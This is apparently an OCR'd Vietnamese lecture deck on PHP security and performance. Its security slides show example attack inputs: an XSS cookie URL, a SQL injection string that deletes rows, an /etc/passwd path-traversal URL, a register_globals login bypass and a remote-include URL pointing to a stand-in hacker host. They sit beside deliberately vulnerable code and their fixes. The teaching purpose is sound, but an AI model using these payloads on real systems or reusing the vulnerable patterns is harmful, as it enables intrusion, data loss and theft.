
Bài 10

PHP bảo mật

Viện CNTT & TT

Các Dạng Tấn Công

- DoS, DDoS



Các Dạng Tấn Công

- Virus hacking
  - Virus là chương trình (hay một đoạnh mã) có thể tự nhân bản và gây rắc rối cho máy tính hay hệ điều hành
- Worms
- Applet lừa đảo (Rogue Applets)
- Đánh cắp thông tin thẻ tín dụng
- Đánh cắp thông tin cá nhân
- Ăn cắp thông tin

Các Nguy Cơ

Một số nguy cơ đe dọa ứng dụng Web:

- Hidden Manipulation
- Parameter Tampering (giả mạo tham số)
- Buffer Overflow (tràn bộ đệm)
- Cookie Poisoning
- SQL Injection
- …

Các Nguy Cơ

Hidden manipulation

- Mô tả: thay đổi các trường ẩn (hidden fields) của trang web
- Ví dụ:
  - `<input name="price" value="99.00">`
  - Sửa `value` thành `9.9`
- Giải pháp: mã hóa

Các Nguy Cơ

Parameter Tampering (giả mạo tham số)

- Mô tả: giả mạo hoặc thay đổi một số tham số trên URL hay web form
- Ví dụ:
  - `http://www.example.com/Order.aspx?ProductID=15704&price=59.99`
  - Sửa `price` thành `5.99`
- Giải pháp: mã hóa, dùng HTTP Secure (https), kiểm tra các tham số

Các Nguy Cơ

Cross-site Scripting (CSS)

- Mô tả: Chèn script độc vào trang web động
- Ví dụ:
  - `http://www.example.com/search.pl?text=<script>alert(document.cookie)</script>`
- Giải Pháp:
  - Lọc các ký tự đặc biệt (special characters)
  - Mã hóa

Các Nguy Cơ

Cookie Poisoning

- Mô tả: thay đổi các tham số, giá trị, … lưu trong cookie
- Ví dụ:
  - Cookie gốc: `SessionID=123456 ; Admin=no`
  - Cookie bị thay đổi: `SessionID=123456 ; Admin=yes`
- Giải pháp:
  - Mã hóa, xác thực, dùng HTTPS
  - Thêm IP của user
  - Thêm số ngẫu nhiên
  - …

Các Nguy Cơ

SQL Injection

- Mô tả: chèn code SQL vào trong câu lệnh SQL, thường xảy ra ở nơi vốn chỉ dành để điền giá trị của các parameter
- Ví dụ
  - `SELECT * FROM tbSales WHERE id = '@id'`
  - Chèn đoạn code SQL vào tham số @id:
    `100'; DELETE FROM tbOrders WHERE id = '1520`
- Giải pháp: dùng stored procedure thay cho câu truy vấn trực tiếp, lọc các ký tự đặc biệt, …

Một Số Lời Khuyên

- Luôn cập nhật kiến thức về virus và các nguy cơ
- Cập nhật thông tin về ngôn ngữ dùng để viết chương trình
- Thiết kế các biện pháp bảo mật ngay từ đầu
- Kiểm thử code kỹ lưỡng
- Thường xuyên kiểm tra trang web với những kỹ thuật hacking mới
- Dùng code-review để kiểm tra backdor do các lập trình viên cố ý chèn vào
- …

An toàn PHP

- An toàn khi cài đặt PHP như là CGI
  - Truy xuất file hệ thống

http://www.mydomain.com/cgibin/php?/etc/passwd

  - Truy xuất các website khác cùng server

http://www.mydomain.com/cgibin/php/some/protected/file.html

- Hạn chế bằng option `doc_root` và `user_dir` trong file php.ini

An toàn PHP

- Cấu hình PHP: đặt trong file php.ini
- display_errors = false
  Tắt việc hiển thị thông báo lỗi của script
- open_basedir
  Giới hạn các thư mục được phép mở file
- register_globals = off
  Tắt việc tự động khai báo biến toàn cục
- disable_functions =
  "exec,passthru,system,shell_exec,popen“
  Tắt một số hàm *nhạy cảm*
- allow_url_fopen = off
  Tắt việc mở file từ một URL

An toàn PHP

- Safe mode: thiết lập trong php.ini
- safe_mode = on / off
  Bật/Tắt chế độ safemode
- safe_mode_gid
  Yêu cầu userid của script PHP giống gid hay uid của file khi open hay không?
- safe_mode_exec_dir
  Cho phép thực hiện script PHP trong những thư mục nào

An toàn MySQL

- Thiết lập file cấu hình của MySQL có chủ quyền là root
- Thiết lập password riêng cho root và cấp các user khác cho việc truy xuất MySQL với các quyền có giới hạn
- Xóa database ***test***
- Cấm sử dụng remote access

Mã hóa

- Mã hóa một chiều: md5, sha1
- Mã hóa đối xứng: sử dụng 1 khóa để mã hóa và giải mã: IDEA, SAFER
- Mã hóa bất đối xứng: sử dụng 1 khóa (khóa công khai) để mã hóa và dùng 1 khóa khác (khóa bí mật) để giải mã: RSA

Lập trình thế nào để an toàn

- Lỗ hổng của register_globals

```
<?php
if (isset($user) && $user == "admin" && $pass == "abcd")
     $loggedin = 1;
if ($loggedin){
     include("secretpage.html");
     exit;
}
?>
<form method="get" action="<?php echo($PHP_SELF) ?>">
<input type="test" name="user">
<input type="password" name="pass">
<input type="submit" value="Login">
</form>
```

- Login bình thường
- Sử dụng URL: http://www.yourdomain.com/test.php?loggedin=1

Lập trình thế nào để an toàn

- Kiểm tra dữ liệu input

```
<?php
if (isset($user) && $user == "admin" && $pass == "abcd")
     $loggedin = 1;
if ($loggedin){
     include("secretpage.html");
     exit;
}
?>
<form method="get" action="<?php echo($PHP_SELF) ?>">
<input type="test" name="user">
<input type="password" name="pass">
<input type="submit" value="Login">
</form>
```

- Login bình thường
- Sử dụng pass là chuỗi "1 || 1 || 1"

Lập trình thế nào để an toàn

- Lỗ hổng cross-site

```
<?php
    if ($_GET['name'])
        echo("Hello " . $_GET['name']);
?>
```

- Sử dụng bình thường
- Sử dụng URL
  http://www.yourdomain.com/test.php?name=<script>Code</script>

```
<?php
    if ($_GET['name'])
        echo("Hello " . htmlspecialchars($_GET['name']));
?>
```

Lập trình thế nào để an toàn

- Lỗ hổng include

```
<?php
    include($_GET['page']);
?>
```

- Sử dụng bình thường test.php?page=main.html
- Sử dụng URL test.php?page=http://hacker.com/attack.php
- Thiết lập allow_url_fopen = off

```
<?php
    $listpage = array(1=>'main.html');
    include $listpage[intval($_GET[‘page'])];
?>
```

Đếm thời gian thực hiện

- Hàm time() tính số giây từ năm 1970: không hữu ích vì một đoạn code có thời gian thực hiện nhỏ hơn 1 giây
- Hàm microtime() trả về chuỗi "msec sec" là miligiây và giây tính từ 1970
- Đổi thời gian thành số thực để tính toán

```
<?php
$tp = explode(' ', microtime());
$actualtime = $tp[1] . substr($tp[0], 1);
echo($actualtime);
?>
```

Đếm thời gian thực hiện

Timer.inc

```
<?php
class Timer{
     var $timers = array();
     function timerStart($name = 'default'){
        $tp = explode(' ', microtime());
        $at = $tp[1] . substr($tp[0], 1);
        $this->timers['$name'] = $at;
     }
     function timerStop($name = 'default'){
        $tp = explode(' ', microtime());
        $at = $tp[1] . substr($tp[0], 1);
        $elapsed_time = bcsub($at, $this->timers['$name'], 6);
        return $elapsed_time;
     }
}
?>
```

Đếm thời gian thực hiện

Test.php

```
<?php
require_once('timer.inc');
function a(){
     //Do something
};
function b(){
        //Do something
};
$timer = new Timer();
$timer->timerStart('total');
$timer->timerStart();
a();
echo "Hàm a() mất ".$timer->timerStop(). " giây<br>";
$timer->timerStart();
b();
echo "Hàm b() mất ".$timer->timerStop(). " giây<br>";
echo "Toàn bộ mất ".$timer->timerStop('total'). " giây<br>";
?>
```

Tối ưu mã nguồn

- Thời gian thực hiện chỉ mất khoảng 10%, 90% còn lại là input/output
- Sử dụng vòng lặp hiệu quả
- Sử dụng các hàm nhanh
- Chọn cách input nhanh nhất
- Chọn cách output nhanh nhất
- Hạn chế dùng ***echo***

Vùng nhớ xuất tạm và nén

- Vùng nhớ xuất tạm: các kết quả xuất chưa đưa về trình duyệt cho đến khi có lệnh xuất ra trình duyệt

```
<?php
ob_start();

echo("This is a test\n");
echo("More content\n");

ob_end_flush();
?>
```

Vùng nhớ xuất tạm và nén

- Nén vùng nhớ tạm: ob_gzhandler()

```
<?php
ob_start("ob_gzhandler");
echo("This is a test\n");
echo("More content\n");
ob_end_flush();
?>
```

- Sau lệnh `ob_end_flush()`, nội dung vùng nhớ tạm được giao cho `ob_gzhandler()`
- `ob_gzhandler()` kiểm tra trình duyệt hỗ trợ gzip?
- Nếu có, `ob_gzhandler()` nén dữ liệu trên vùng nhớ tạm và gửi cho trình duyệt
- Nếu không gửi dữ liệu gốc


Tối ưu CSDL

- Phân tích và chọn truy vấn tối ưu
- Tránh các truy vấn phức tạp trên nhiều table
- Sử dụng kiểu JOIN hợp lý để hạn chế số lần so sánh
- Sử dụng index để tìm kiếm, cập nhật trong table
- Sử dụng khóa auto_increment

Sử dụng cache

- Lập cache cho các dữ liệu động được dùng nhiều lần → tăng hiệu quả vì đọc cache nhanh hơn là tạo lại bộ dữ liệu
- Giảm thời gian xử lý của server và của database
- Giữ lại thông tin trong trường hợp mất kết nối database
- Dữ liệu trong cache không phụ thuộc đầy đủ vào các ràng buộc

Sử dụng cache



Sử dụng cache

- Cache có thể được lưu tại:
  - Database: Lưu các dữ liệu tính toán được vào trong CSDL, khi cần sử dụng lại chỉ cần dùng câu lệnh truy vấn
  - File: mỗi phần cần tạo cache lưu trữ vào một file
  - DBM file: dùng một file lưu trữ toàn bộ nội dung cache
  - Bộ nhớ: lưu trong bộ nhớ sẽ có tốc độ truy xuất nhanh nhưng dung lượng hạn chế

Sử dụng engine tối ưu

- Zend Cache
  http://www.zend.com/store/products/zend-cache.php
- APC Cache
  http://apc.communityconnect.com/
- AfterBurner Cache
  http://bwcache.bware.it/cache.htm
- Zend Accelarator
  http://www.zend.com/store/products/zend-accelerator.php
- ionCube PHP Accelerator
  http://www.ioncube.com/
- Turck MMCache
  http://turck-mmcache.sourceforge.net/